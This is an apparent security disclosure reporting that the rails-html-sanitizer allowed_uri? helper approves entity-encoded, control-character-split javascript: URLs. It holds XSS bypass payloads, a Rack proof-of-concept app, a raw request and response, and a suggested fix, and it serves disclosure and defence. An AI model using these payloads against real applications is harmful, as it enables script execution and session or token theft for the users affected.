Rails::HTML::Sanitizer.allowed_uri? returns true for entity-encoded control-character-split javascript: URLs

- Disclosed after 37 days
Summary
Rails::HTML::Sanitizer.allowed_uri? returns true for entity-encoded control-character-split javascript: URLs such as:
java script:alert(1)java script:alert(1)jav	ascript:alert(1)
When these values are rendered into href attributes, browsers normalize them to javascript: URLs and execute them on click.
This is not a bypass of the default sanitize(...) DOM-scrubbing path. The issue is specifically in the public URI-validation helper exposed by rails-html-sanitizer.
Affected Component
rails-html-sanitizerlib/rails/html/sanitizer.rbRails::HTML::Sanitizer.allowed_uri?
Observed on:
rails-html-sanitizer 1.7.0
Relevant code:
# lib/rails/html/sanitizer.rb

def allowed_uri?(uri_string)
  Loofah::HTML5::Scrub.allowed_uri?(uri_string)
end
The delegated implementation is in Loofah:
# loofah/lib/loofah/html5/scrub.rb

def allowed_uri?(uri_string)
  val_unescaped = CGI.unescapeHTML(uri_string.gsub(CONTROL_CHARACTERS, "")).gsub(":", ":").downcase
  if URI_PROTOCOL_REGEX.match?(val_unescaped)
    protocol = val_unescaped.split(SafeList::PROTOCOL_SEPARATOR)[0]
    return false unless SafeList::ALLOWED_PROTOCOLS.include?(protocol)
  end
  true
end
Root Cause
The helper removes literal control characters before HTML entity decoding, but it does not remove control characters that appear only after decoding entities.
As a result:
java script:...is decoded tojava\rscript:...- the helper still returns
true - browsers normalize the value to
javascript:...
This breaks the security expectation of a helper whose stated purpose is to validate URI attribute values before rendering.
Why This Matters
The helper is documented in code as a string-level URI safety check:
# loofah/lib/loofah/html5/scrub.rb

# Returns true if the given URI string is safe, false otherwise.
# This method can be used to validate URI attribute values without
# requiring a Nokogiri DOM node.
In other words, this helper is meant to answer the security question:
- “Can this string safely be used as a URI attribute value?”
For the payloads above, the current answer is true, but browsers treat the result as executable javascript:.
Important Scope Note
The default sanitization path is not being claimed as broken here.
The following still behaves safely:
Rails::HTML5::SafeListSanitizer.new.sanitize('<a href="java script:alert(1)">x</a>')
# => "<a>x</a>"
So the issue is specifically:
allowed_uri?validation bypass- not a full
sanitize(...)bypass
Preconditions / Threat Model
Exploitability requires:
- application code uses
Rails::HTML::Sanitizer.allowed_uri?to validate a user-controlled URL - if validation succeeds, the application renders that URL into an
hrefor similar browser-interpreted URI attribute - a user clicks the rendered link
This is therefore a framework-level validation bug with an application-dependent XSS path.
Runtime Reproduction
Minimal helper probe:
require "rails-html-sanitizer"

puts Rails::HTML::Sanitizer.allowed_uri?("java
script:alert(1)")
puts Rails::HTML::Sanitizer.allowed_uri?("java
script:alert(1)")
puts Rails::HTML::Sanitizer.allowed_uri?("jav	ascript:alert(1)")
Observed output:
true
true
true
Additional sanity check:
require "rails-html-sanitizer"
san = Rails::HTML5::SafeListSanitizer.new
puts san.sanitize('<a href="java script:alert(1)">x</a>')
Observed output:
<a>x</a>
This confirms the issue is in the helper, not the default DOM scrubber.
E2E Reproduction
The following minimal Rack app reproduces a realistic application pattern:
- it accepts a user-controlled
nextURL - it validates that URL with
Rails::HTML::Sanitizer.allowed_uri? - if validation succeeds, it renders a continuation link
Server used:
require "rack"
require "rails-html-sanitizer"

app = lambda do |env|
  req = Rack::Request.new(env)

  case [req.request_method, req.path_info]
  when ["GET", "/"]
    next_url = req.params["next"].to_s
    next_url = "java
script:document.title='owned';document.body.innerText='EXECUTED';void(0)" if next_url.empty?
    allowed = Rails::HTML::Sanitizer.allowed_uri?(next_url)

    body = <<~HTML
      <!doctype html>
      <html>
        <head>
          <meta charset="utf-8">
          <title>allowed-uri-e2e</title>
        </head>
        <body>
          <h1>Continue</h1>
          <pre id="meta">allowed=#{allowed.inspect}\nnext=#{next_url.inspect}</pre>
          #{allowed ? %(<a id="continue" href="#{next_url}">Continue</a>) : %(<p id="blocked">Blocked</p>)}
        </body>
      </html>
    HTML

    [200, { "content-type" => "text/html; charset=utf-8" }, [body]]
  else
    [404, { "content-type" => "text/plain; charset=utf-8" }, ["not found"]]
  end
end

run app
Example raw request:
GET /?next=java%26%2313%3Bscript%3Adocument.title%3D%27owned%27%3Bdocument.body.innerText%3D%27EXECUTED%27%3Bvoid(0) HTTP/1.1
Host: 127.0.0.1:9442
User-Agent: curl/8.7.1
Accept: */*
Observed raw response:
HTTP/1.1 200 OK
content-type: text/html; charset=utf-8
content-length: 520
<!doctype html>
<html>
<head>
<meta charset="utf-8">
<title>allowed-uri-e2e</title>
</head>
<body>
<h1>Continue</h1>
<pre id="meta">allowed=true
next="java script:document.title='owned';document.body.innerText='EXECUTED';void(0)"</pre>
<a id="continue" href="java script:document.title='owned';document.body.innerText='EXECUTED';void(0)">Continue</a>
</body>
</html>
The important point is:
- the helper returns
allowed=true - the unsafe link is rendered
Browser Confirmation
When the above page is opened in Chrome, the DOM normalizes the rendered link as follows:
attr     = "java\\rscript:document.title='owned';document.body.innerText='EXECUTED';void(0)"
href     = "javascript:document.title='owned';document.body.innerText='EXECUTED';void(0)"
protocol = "javascript:"
After clicking the rendered link:
document.title = "owned"
document.body.innerText = "EXECUTED"
alert('test') case capture:

This confirms that the helper-approved value becomes an executable javascript: URL in the browser.
Suggested Fix
allowed_uri? should reject entity-encoded control-character-split schemes that browsers normalize into executable protocols.
At minimum:
- decode HTML entities before the final control-character normalization step, or
- strip control characters again after entity decoding, before protocol validation
Regression tests should explicitly cover:
java script:...java script:...jav	ascript:...
Notes
- Root cause appears to be in the delegated Loofah helper implementation.
- This report is scoped to the public Rails-exposed API
Rails::HTML::Sanitizer.allowed_uri?. - This report does not claim that the default
sanitize(...)path is bypassed.
Impact
This is a conditional XSS primitive through a public URI-validation helper.
If an application:
- validates user-controlled URLs with
Rails::HTML::Sanitizer.allowed_uri? - renders approved URLs into link targets or other browser-interpreted URI attributes
- relies on the helper’s boolean result as a security decision
then an attacker can supply values that the helper marks as allowed but that browsers execute as javascript:.
Potential impact includes:
- client-side code execution on click
- token or sensitive-page data theft in affected flows
- arbitrary actions in the user’s session
- phishing / malicious continuation-link abuse
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
What is known
A low-severity XSS bug in https://github.com/rails/rails. HackerOne made it public on 18 April 2026.
About XSS
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.



